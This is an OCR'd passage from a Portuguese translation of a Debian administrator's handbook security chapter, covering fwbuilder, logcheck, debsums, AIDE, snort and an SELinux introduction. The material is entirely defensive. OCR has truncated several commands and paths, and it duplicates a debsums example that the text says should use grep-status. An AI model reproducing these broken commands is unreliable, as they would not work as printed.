
- as redes, com suas faixas de IP correspondentes;
- os servidores;
- as portas que pertencem aos serviços hospedados nos servidores.

As regras são então criadas com simples ações de arrastar-e-soltar nos objetos. Alguns menus contextuais podem alterar a condição (negando o, por exemplo). Em seguida, a ação deve ser escolhida e configurada.

Quanto IPv6 está ativo, pode se criar dois conjuntos de regras distintas para IPv4 e IPv6, ou criar uma só e deixar **fwbuilder** traduzir as regras de acordo

com os endereços atribuídos aos objetos.

Figure 14.2. janela principal do Fwbuilder



fwbuilder pode gerar um script de configuração do firewall de acordo com as regras que foram definidas. Sua arquitetura modular lhe confere a capacidade de gerar scripts que visam diferentes sistemas (**iptables** para Linux 2.4/2.6, **ipf** para o FreeBSD e **pf**

para OpenBSD).

Versões do pacote fwbuilder desde Squeeze contém tanto a interface gráfica e os módulos de cada sistema de firewall (estes foram previamente divididos em vários pacotes, um para cada sistema de destino):

```
# aptitude install fwbuilder
```

14.2.4. Instalando as Regras em cada inicializacao

Se o firewall serve para proteger uma conexão de rede intermitente PPP, a maneira mais simples de implantar o script é instalá lo como `/etc/ppp/ip-up.d/0iptables` (observe que apenas os arquivos sem um ponto em seu nome são levados em conta). O firewall irá assim ser recarregado a cada vez que uma conexão PPP for estabelecida.

Em outros casos, a maneira recomendada é registrar o script de configuração em uma directiva `up` do `/etc/network/interfaces`. No exemplo a seguir, o script é armazenado em `/usr/local/etc/arrakis.fw`.

Example 14.1. arquivo `interfaces` chamando script firewall

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

14.3. Supervisão: Prevenção, Detecção, Desencorajamento

O monitoramento é uma parte integrante de qualquer política de segurança por várias razões. Entre elas, que o objetivo da segurança não é normalmente restrito a garantir a confidencialidade dos dados, mas também inclui a disponibilidade assegurada dos serviços. Portanto, é imperativo para verificar se tudo

funciona como esperado, e para detectar em tempo hábil qualquer comportamento desviante ou mudança na qualidade do serviço(s) processado. Atividade de controle pode permitir a detecção de tentativas de intrusão e permitir uma reação rápida antes que eles causem graves conseqüências. Esta seção analisa algumas ferramentas que podem ser usadas para monitorar vários aspectos de um sistema Debian. Como tal, conclui a seção dedicada ao monitoramento do sistema genérico em Chapter 12, *Administração Avançada*.

14.3.1. Monitoramento de Logs com logcheck

O programa **logcheck** monitora arquivos de log a cada hora por padrão. Ele envia mensagens de log incomuns em e-mails para o administrador, para posterior análise.

A lista de arquivos monitorados é armazenada em `/etc/logcheck/logcheck.logfiles`, os valores padrão funcionam bem se o arquivo `/etc/syslog.conf` não foi completamente refeito.

logcheck pode trabalhar em um dos três modos mais ou menos detalhados: *paranoid*, *server* e *workstation*. O primeiro é *muito* verboso, e provavelmente deve ser restrito a

servidores específicos, tais como firewalls. O segundo modo (e padrão) é recomendado para a maioria dos servidores. O último é projetado para estações de trabalho, e é ainda suscinto (que filtra mais mensagens).

Nos três casos, **logcheck** provavelmente deve ser personalizado para excluir algumas mensagens extras (dependendo dos serviços instalados), a menos que o administrador realmente deseje receber lotes por hora de longos e-mails desinteressantes. Uma vez que o mecanismo de seleção de mensagem é bastante complexo, `/usr/share/doc/logcheck-database/README.logcheck-database.gz` é uma necessidade - se

desafiador - leia.

As regras aplicadas podem ser divididas em vários tipos:

- aqueles que qualificam uma mensagem como uma tentativa de invasao (armazenado em um arquivo no diretorio `/etc/logcheck/cracking.d/`);
- aqueles cancelando essas qualificaçoes (`/etc/logcheck/cracking.ignor`
- aqueles classificando uma mensagem como um alerta de segurança (`/etc/logcheck/violations.d/`)
- aqueles cancelando esta

classificacao (`/etc/logcheck/violations.igr`
- finalmente, as que se aplicam às mensagens restantes (consideradas como *eventos de sistema*).

***ATENCAO* Ignorando uma mensagem**

Qualquer mensagem marcada como uma tentativa de invasao ou um alerta de segurança (seguindo uma regra armazenada num arquivo `/etc/logcheck/violations.d/myfile`) só pode ser ignorada por uma regra em `/etc/logcheck/violations.ignore.d/myfil` ou no arquivo `/etc/logcheck/violations.ignore.d/myfil`

Um evento de sistema é sempre

sinalizado a menos que uma regra em um dos diretorios `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` indica que o evento deve ser ignorado. Naturalmente, apenas os directórios levados em consideração são aqueles que correspondem aos níveis de verbosidade iguais ou maiores que o modo de funcionamento seleccionado.

***DICA* Seus logs como fundo de tela**

Alguns administradores gostam de ver suas mensagens de log rolar em tempo real, o comando **root-tail** (no pacote root-tail) pode ser usado para integrar os logs para o fundo da sua área de trabalho gráfica. O programa **xconsole** (no pacote

x11-apps) pode também tê-los rolando em uma pequena janela. As mensagens são diretamente retiradas de **syslogd** através do `/dev/xconsole` chamado pipe.

14.3.2. Monitorando Atividades

14.3.2.1. Em Tempo Real

top é uma ferramenta interativa que exibe uma lista de processos em execução. A triagem padrão baseia se na quantidade atual de utilização do processador e pode ser obtida com a

tecla **P**. Outras ordens de classificação incluem uma espécie de memória ocupada (tecla **M**), pelo tempo total do processador (tecla **T**) e pelo identificador de processo (tecla **N**). A tecla **k** permite matar um processo, digitando seu identificador de processo. O tecla **r** permite *renicing* um processo, ou seja, mudar sua prioridade.

Quando o sistema parece estar sobrecarregado, **top** é uma ótima ferramenta para ver quais processos estão competindo por tempo de processador ou consumindo muita memória. Em particular, muitas vezes é interessante verificar se os recursos

do processos que consomem coincidem com os serviços reais conhecidos que a máquina hospeda. Um processo desconhecido rodando como o usuário www-data deve realmente se destacar e ser investigado, já que é provavelmente uma instância do software instalado e executado no sistema através de uma vulnerabilidade em uma aplicação web.

top é uma ferramenta muito flexível e sua página de manual dá detalhes sobre como personalizar a sua exibição e adaptá la às nossas necessidades pessoais e hábitos.

As ferramentas gráficas **gnome-system-monitor** e **qps** são semelhantes

ao **top** e proporcionam mais ou menos as mesmas características.

DICA Representação Visual das atividades

Para visuaualizar melhor (e divertir) representações da actividade de um computador, deve-se investigar Lavaps, bubblemon e pacotes bubblefishymon. **Lavaps** mostra os processos em execução, como as bolhas de cera em um lava-lamp. *bubblemon* é um applet do painel de área de trabalho que representa a quantidade de memória usada e o uso do processador como um aquário com bolhas. **bubblefishymon** é bastante semelhante, mas também acrescenta peixe representando tráfego de rede (e até mesmo um pato).

14.3.2.2. Historia

Carga do processador, o tráfego de rede e o espaço livre no disco são informações que variam constantemente. Manter um histórico de sua evolução é muitas vezes útil para determinar exatamente como o computador é usado.

Existem muitas ferramentas dedicadas a esta tarefa. A maioria pode buscar dados via SNMP (*Simple Network Management Protocol*, a fim de centralizar esta informação. Um benefício adicional é que este permite

buscar dados de elementos de rede que podem não ser de computadores de uso geral, tais como roteadores de rede dedicadas ou switches.

Este livro trata Munin com algum detalhe (ver Section 12.4.1, “Setting Up Munin”) como parte de “*Administração Avançada*”. Debian também fornece uma ferramenta similar, cacti. Sua implantação é um pouco mais complexa, pois se baseia apenas em SNMP. Apesar de ter uma interface web, compreender os conceitos envolvidos na configuração ainda requer algum esforço. Lendo a documentação HTML (`/usr/share/doc/cacti/html/index.`

deve ser considerado um pré-requisito.

***ALTERNATIVO* mrtg**

mrtg (do pacote com mesmo nome) é uma antiga ferramenta. Apesar de algumas arestas, ela pode agregar dados históricos e exibi-los na forma de gráficos. Ela inclui uma série de scripts dedicados à coleta de dados mais comumente monitorados, tais como a carga do processador, o tráfego de rede, acessos à página da web, e assim por diante.

Os pacotes mrtg-contrib e mrtgutils contem exemplos de scripts que podem ser utilizados diretamente.

14.3.3. Detectando

Modificações

Uma vez que o sistema esteja instalado e configurado, e impedindo atualizações de segurança, geralmente não há razão para a maioria dos arquivos e diretórios para evoluirem, exceeto os dados. É interessante, portanto, certificar se que os arquivos realmente não alteram: qualquer mudança seria, portanto, inesperada, valendo a pena investigar. Esta seção apresenta algumas ferramentas capazes de monitorar os arquivos e para avisar o administrador quando ocorrer uma mudança inesperada (ou simplesmente para listar tais mudanças).

14.3.3.1. Auditando Pacotes: debsums e seus limites

***INDO ALEM* Protegendo se contra mudanças mais significativas**

debsums é útil na detecção de alterações em arquivos provenientes de um pacote Debian, mas será inútil se o pacote em si está comprometidO, por exemplo, se o espelho Debian está comprometida. Protegendo-se contra este tipo de ataques envolve a utilização de sistema APT de verificação de assinatura digital (veja Section 6.5, “Verificando Autenticidade do Pacote”), e tomando cuidado para só instalar pacotes a partir de uma origem certificada.

debsums é uma ferramenta interessante, pois permite encontrar o que instalou arquivos que foram modificados (potencialmente por um atacante), mas isso deve ser tomado com certa reserva. Primeiro, porque nem todos os pacotes do Debian contém as impressões digitais exigidas por este programa (que pode ser encontrado em `/var/lib/dpkg/info/`*`pacote`*`.Md5sums` quando existir). Como um lembrete: a impressão digital é um valor, muitas vezes um número (mesmo que em notação hexadecimal), que contém uma espécie de assinatura para o conteúdo de um arquivo. Esta assinatura é calculada com um

algoritmo (MD5 ou SHA1 sendo exemplos bem conhecidos) que garanta mais ou menos que, mesmo a mais ínfima mudança no conteúdo do arquivo implica uma mudança na impressão digital, o que é conhecido como o "efeito avalanche". Isto permite uma impressão digital numérica simples para servir como um teste para verificar se o conteúdo de um arquivo foram alterado. Estes algoritmos não são reversíveis, em outras palavras, para a maioria deles, sabendo a impressão digital não permite encontrar o conteúdo correspondente. Os recentes avanços matemáticos parecem enfraquecer o poder absoluto destes princípios, mas seu uso não é

posto em causa, até agora, produzir a mesma impressão digital apartir de conteúdos diferentes ainda parece ser uma tarefa bastante difícil.

Além disso, os arquivos `MD5sums` estão armazenados no disco rígido, um atacante completo, portanto, atualizara esses arquivos para que eles contenham as novas somas de controle para os arquivos subvertidos.

O primeiro inconveniente pode ser evitado, pedindo **debsums** para basearsuas verificações em um pacote `.deb` em vez de depender dos arquivos `md5sums`. Mas que requer o download do arquivo `.deb` correspondente

primeiro:

```
# apt-get --reinstall -d install
[ ... ]
# debsums -p /var/cache/apt/arch
```

É importante notar também que, em sua configuração padrão, **debsums** gera automaticamente os arquivos `md5sums` sempre que um pacote é instalado usando o APT.

O outro problema pode ser evitado de forma semelhante: o cheque deve simplesmente basear-se num puro arquivo `.deb`. Uma vez que esta implica em ter todos os arquivos `.deb` para todos os pacotes instalados, e ter

certeza de sua integridade, a maneira mais simples é baixa los de um espelho Debian. Esta operação pode ser lenta e tediosa, e não deve, portanto, ser considerada uma técnica dinamica a ser utilizada numa base regular.

```
# apt-get --reinstall -d install
[ ... ]
# debsums -p /var/cache/apt/arch
```

Note que este exemplo usa o comando **grep status** a partir do pacote dctrl-tools, que não é instalado por padrão.

14.3.3.2. Monitorando Arquivos: AIDE

A ferramenta AIDE (*Advanced Intrusion Detection Environment - Ambiente Avançado de Deteccao Intrusao*) permite verificar a integridade de arquivos, e detectar qualquer mudança em relacao a uma imagem gravada anteriormente do sistema válido. Esta imagem é armazenada como um banco de dados (`/var/lib/aide/aide.db`) que contém as informações relevantes de todos os arquivos do sistema (impressões digitais, permissões, timestamps e assim por diante). Este banco de dados é inicializado com **aideinit**, que é então usado diariamente (pelo script `/etc/cron.daily/`) para verificar que nada de relevante mudou. Quando

forem detectadas alterações, AIDE grava os em arquivos de log (`/var/log/aide/*.log`) e envia os seus resultados ao administrador por e-mail.

***NA PRATICA* Proteger o banco de dados**

Como AIDE usa um banco de dados local para comparar os estados dos arquivos, a validade de seus resultados está diretamente ligada à validade do banco de dados. Se um atacante obtém permissões de root em um sistema comprometido, eles serão capazes de substituir o banco de dados e cobrir seus rastros. Uma possível solução seria armazenar os dados de referência em mídia somente leitura de armazenamento.

Muitas opções em `/etc/default/aide` pode ser usadas para ajustar o comportamento do pacote aide. A configuração AIDE adequada é armazenada em `/etc/aide/aide.conf` e `/etc/aide/aide.conf.d/` (na verdade, esses arquivos são usados **update-aide.conf** para gerar `/var/lib/aide/aide.conf.autogener` Configuração indica quais propriedades de arquivos precisam ser verificadas. Por exemplo, o conteúdo de arquivos log muda rotineiramente, e estas modificações podem ser ignoradas, desde que as permissões destes arquivos permaneçam o mesmo, mas ambos os conteúdos e as permissões de

programas executáveis devem ser constantes. Embora não seja muito complexo, a sintaxe de configuração não é totalmente intuitiva, e a leitura de aide.conf(5) da página do manual é recomendada.

Uma nova versão do banco de dados é gerada diariamente em `/var/lib/aide/aide.db.new`, se todas alterações registradas eram legítimas, ele pode ser usado para substituir o banco de dados de referência.

ALTERNATIVO Tripwire and Samhain

Tripwire é muito semelhante ao AIDE; mesmo a sintaxe arquivo de configuração

é quase a mesma. A adição principal fornecida pelo tripwire é um mecanismo para assinar o arquivo de configuração, de modo que um atacante não pode torná lo ponto em uma versão diferente do banco de dados de referência.

Samhain também oferece características semelhantes, bem como algumas funções ajudar a detectar rootkits (veja o quadro QUICK LOOK). Também pode ser implementado globalmente em uma rede, e gravar os seus vestigios em um servidor central (com uma assinatura).

***BLOQUEIO RAPIDO* os pacotes checksecurity e chkrootkit/rkhunter**

O primeiro destes pacotes contém vários pequenos scripts que executam

verificações básicas sobre o sistema (senhas vazias, arquivos setuid novos, e assim por diante) e alerta o administrador, se necessário. Apesar de seu nome expressar, um administrador não deve confiar somente nele para certificar se que um sistema Linux está seguro.

Os pacotes chkrootkit e rkhunter permitem buscar por potenciais *rootkits* instalados no sistema. Como um lembrete, existem peças de software desenvolvidas para esconder o comprometimento de um sistema enquanto, discretamente, mantém o controle da máquina. Os testes não são 100% confiáveis, mas eles geralmente chamam a atenção do administrador para potenciais problemas.

14.3.4. Detectando Intrusoes (IDS/NIDS)

***DE VOLTA AO BASICO* Negação de serviço**

O ataque "negação de serviço" tem apenas um objetivo: tornar um serviço indisponível. Se tal ataque envolve a sobrecarrega do servidor com consultas ou explorar uma falha, o resultado final é o mesmo: o serviço não é mais operacional. Os usuários regulares estão infelizes, e a entidade que hospeda o serviço de rede alvo sofre uma perda de reputação (e, eventualmente, em receita, por exemplo, se o serviço era um site de

comércio eletrônico).

Tal ataque é por vezes "distribuído", o que geralmente envolve sobrecarregar o servidor com um grande número de consultas provenientes de muitas fontes diferentes para que o servidor se torna incapaz de responder às perguntas legítimas. Estes tipos de ataques ganharam siglas bem conhecidas: DoS e DDoS (dependendo se o ataque de negação de serviço distribuído ou não).

snort (no pacote Debian com o mesmo nome) é um NIDS - um *Sistema de Detecção de Intrusão de Rede*. Sua função é ouvir a rede e tentar detectar tentativas de infiltração e/ou atos hostis (incluindo ataques de negação de

serviço). Todos esses eventos são registrados, e diariamente um e-mail é enviado para o administrador com um resumo das últimas 24 horas.

Sua configuração exige que descreva o intervalo de endereços que a rede local cobre. Na prática, isso significa que o conjunto de todos os alvos potenciais de ataque. Outros parâmetros importantes podem ser configurados com **dpkg-reconfigure snort**, incluindo a interface de rede para monitorar. Isto será muitas vezes `eth0` para uma conexão Ethernet, mas existem outras possibilidades, como `ppp0` para uma ADSL ou PSTN (*Public Switched Telephone Network* ou bom e

antigo modem dial-up), ou mesmo `wlan0` para algumas placas de rede sem fio.

INDO MAIS Integração com o prelude

Prelude traz monitoramento centralizado de informações de segurança. Sua arquitetura modular inclui um servidor (o gerente *manager* em prelude-manager) que reúne os alertas gerados por *sensores* de vários tipos.

Snort pode ser configurado como tal sensor. Outras possibilidades incluem *prelude-lml* (*Log Monitor Lackey*), que monitora os arquivos de log (de forma semelhante ao **logcheck**, descrito em Section 14.3.1, “Monitoramento de Logs com **logcheck**”).

O arquivo de configuração **snort**(`/etc/snort/snort.conf`) é muito longo, e os comentários abundantes descrever cada directiva com muito detalhe. Obtendo o máximo do que exige lendo o na íntegra e adaptando-o à situação local. Por exemplo, indicando quais máquinas e quais serviços pode limitar o número de incidentes o **snort** irá relatar, já que um ataque de negação de serviço em uma máquina desktop está longe de ser tão crítica como em um servidor DNS. Outra diretriz interessante permite armazenar os mapeamentos entre endereços IP e endereços MAC (estes identificam uma placa de rede), de

modo a permitir a detecção de ataques *ARP spoofing* por que uma ou outra tentativas de máquinas comprometidas mascaram outra, como um servidor sensível.

***ATENCAO* Raio de ação**

A eficácia do **snort** é limitada pelo tráfego visto na interface de rede monitorada. Obviamente, não será capaz de detectar qualquer coisa se não pode observar o tráfego real. Quando conectado a um switch de rede, ele irá, portanto, apenas monitorar ataques contra a máquina que ele roda, provavelmente não é a intenção. A máquina de hospedagem **snort** deve estar ligada ao "espelho" da porta do switch, que normalmente é dedicada aos interruptores

de encadeamento e, portanto, recebe todo o tráfego.

Em uma pequena rede em torno de um hub de rede, não existe esse problema, uma vez que todas máquinas obtem todo o tráfego.

14.4. Introducao ao SELinux

14.4.1. Principios


SELinux (*Security Enhanced Linux*) é um sistema de *controle de acesso obrigatório* construído sobre a interface LSM (*Linux Security Modules*) do Linux. Na prática, o kernel consulta o SELinux antes de cada chamada do sistema para saber se o processo está autorizado a fazer a operação dada.

SELinux utiliza um conjunto de regras - conhecidos coletivamente como uma *política* - para autorizar ou proibir as operações. Essas regras são difíceis de criar. Felizmente, duas diretivas padroes (*targeted* e *strict*) são fornecidas para evitar a maior parte do trabalho de configuração.

Com o SELinux, a gestão dos direitos é completamente diferente do sistema Unix tradicional. Os direitos de um processo depende de seu *contexto de segurança*. O contexto é definido pela *identidade* do usuário que iniciou o processo, o *papel* e o *domínio* que o usuário realizada naquele momento. Os direitos realmente dependem do

domínio, mas transições entre os domínios são controladas pelos papéis. Finalmente, as transições possíveis entre os papéis dependem da identidade.

Figure 14.3. Contextos de segurança e usuários Unix



Na prática, durante o login, ao usuário é atribuído um contexto de segurança padrão (dependendo das funções que eles devem ser capazes de endossar). Isto define o domínio corrente e, assim, o domínio que todos os novos processos filho irao transportar. Se

você quiser alterar o papel atual e seu domínio associado, você deve chamar **newrole-r *role_r* -t *domain_t*** (normalmente há apenas um único domínio permitido para uma determinada função, o parâmetro `-t` pode, assim, muitas vezes, ser deixado de fora). Este comando autentica você pedindo que você digite sua senha. Este recurso proíbe programas mudarem automaticamente os papéis. Tais mudanças só podem acontecer se forem expressamente permitidas pela política SELinux.

Obviamente, os direitos não se aplicam a todos os *objetos* (arquivos, diretórios, soquetes, dispositivos, etc.). Eles

